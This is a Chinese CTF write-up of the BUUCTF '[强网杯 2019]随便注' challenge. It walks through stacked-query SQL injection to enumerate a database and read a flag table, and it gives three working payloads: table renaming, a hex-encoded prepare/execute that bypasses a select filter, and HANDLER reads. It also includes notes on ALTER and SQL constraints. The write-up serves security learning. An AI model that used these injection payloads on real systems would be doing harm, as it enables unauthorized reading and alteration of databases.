BUUCTF[强网杯 2019]随便注 的三种解法


原创

天问_Herbert555 于 2019-11-27 13:09:23 发布 8334 收藏 69

分类专栏： # 各平台题目 文章标签： ctf writeup 强网杯

文章目录

打开后题目是这样的：



尝试注入：

1，测试 1' or 1=1 # ,初步判定存在SQL注入。

```
1' or 1=1 #
```

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```

再测试字段数，到3时报错，说明字段数为2.

```
1' order by 1 #
```

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

接着尝试union注入,回显了过滤的关键字。

```
1' union select 1,2#
```

姿势: 1 提交查询

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

然后就是今天学会的新姿势“堆叠注入”了。

原理很简单，就是通过;号注入多条SQL语句。

先通过show databases爆出数据库。

```
0'; show databases; #
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```


然后用 show tables 尝试爆表。

```
0'; show tables; #
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


可以看到这里有两个表，我们先尝试爆words表的内容。

```
1'; show columns from words; #
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


然后报表 1919810931114514 的内容。

这里学到一个新知识点，表名为数字时，要用反引号包起来查询。

```
0'; show columns from `1919810931114514 `; #
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


可以发现爆出来了flag字段，然而我对于flag毫无办法，只能看看别人写的writeup了，膜拜大佬。

解题思路1:

借鉴： 强网杯2019随便注


1，通过 rename 先把 words 表改名为其他的表名。

2，把 1919810931114514 表的名字改为 words 。

3，给新 words 表添加新的列名 id 。

4，将 flag 改名为 data 。

```
1'; rename table words to word1; rename table `1919810931114514` to words;alter table words add id int unsigned not Null auto_increment primary key; alert table words change flag data varchar(100);#
```



解题思路2:

借鉴buuoj强网杯2019随便注

因为select被过滤了，所以先将select * from `1919810931114514`进行16进制编码

再通过构造payload得

```
;SeT@a=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prepare execsql from @a;execute execsql;#
```

进而得到flag

- prepare…from…是预处理语句，会进行编码转换。
- execute用来执行由SQLPrepare创建的SQL语句。
- SELECT可以在一条语句里对多个变量同时赋值,而SET只能一次对一个变量赋值。

解题思路3:


寒假之后打了打i春秋的比赛，里面的一道web题black_list简直就是这道题的进化版，当时实在做不出来。。。还是太菜了

比赛后复现用的payload：

```
1'; handler `FlagHere` open as `a`; handler `a` read next;#
```


后来在buu上做时发现了payload2，貌似要复杂一点：

```
1';HANDLER FlagHere OPEN; HANDLER FlagHere READ FIRST; HANDLER FlagHere CLOSE;#
```



这个方法同样适用于这道题，payload：

```
1'; handler `1919810931114514` open as `a`; handler `a` read next;#
```



知识点总结：

先总结这道题学会的新知识 alert，show 和 SQL约束 。

show

在过滤了 select 和 where 的情况下，还可以使用 show 来爆出数据库名，表名，和列名。

```
show datebases; //数据库。
```

```
show tables; //表名。
```

```
show columns from table; //字段。
```

alert

作用：修改已知表的列。（ 添加：add | 修改：alert，change | 撤销：drop ）

用法：

- 添加一个列

```
alter table " table_name" add " column_name"  type;
```

- 删除一个列

```
alter table " table_name" drop " column_name"  type;
```

- 改变列的数据类型

```
alter table " table_name" alter column " column_name" type;
```

- 改列名

```
alter table " table_name" change " column1" " column2" type;
```

```
alter table "table_name" rename "column1" to "column2";
```

SQL约束 （规定表中数据的规则）

- **not null**- 指示某列不能存储 NULL 值。

```
alter table persons modify age int not null;//设置 not null 约束 。
```

```
alter table person modify age int null;//取消 null 约束。
```

- **primary key** - NOT NULL 和 UNIQUE 的结合。指定主键，确保某列（或多个列的结合）有唯一标识，每个表有且只有一个主键。

```
alter table persons add age primary key (id)
```

- **unique** -保证某列的每行必须有唯一的值。(注：可以有多个 UNIQUE 约束，只能有一个 PRIMARY KEY 约束。)

```
alter table person add unique (id);//增加unique约束。
```

- **check**-限制列中值的范围。

```
alter table person add check (id>0);
```

- **default**-规定没有给列赋值时的默认值。

```
alter table person alter city set default 'chengdu' ;//mysql
```

```
alter table person add constraint ab_c default 'chengdu' for city;//SQL Server / MS Access
```

auto_increment-自动赋值，默认从1开始。

foreign key-保证一个表中的数据匹配另一个表中的值的参照完整性。